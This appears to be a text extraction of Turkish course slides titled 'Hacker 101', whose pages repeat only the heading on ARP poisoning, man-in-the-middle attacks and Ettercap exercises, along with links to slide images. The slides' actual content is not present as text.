
Hacker 101 | Siber Güvenliğe Giriş

Arp Poisinig, MITM ve Ettercap Uygulamaları :




Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :




Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :



Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :




Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :




Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :




Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :



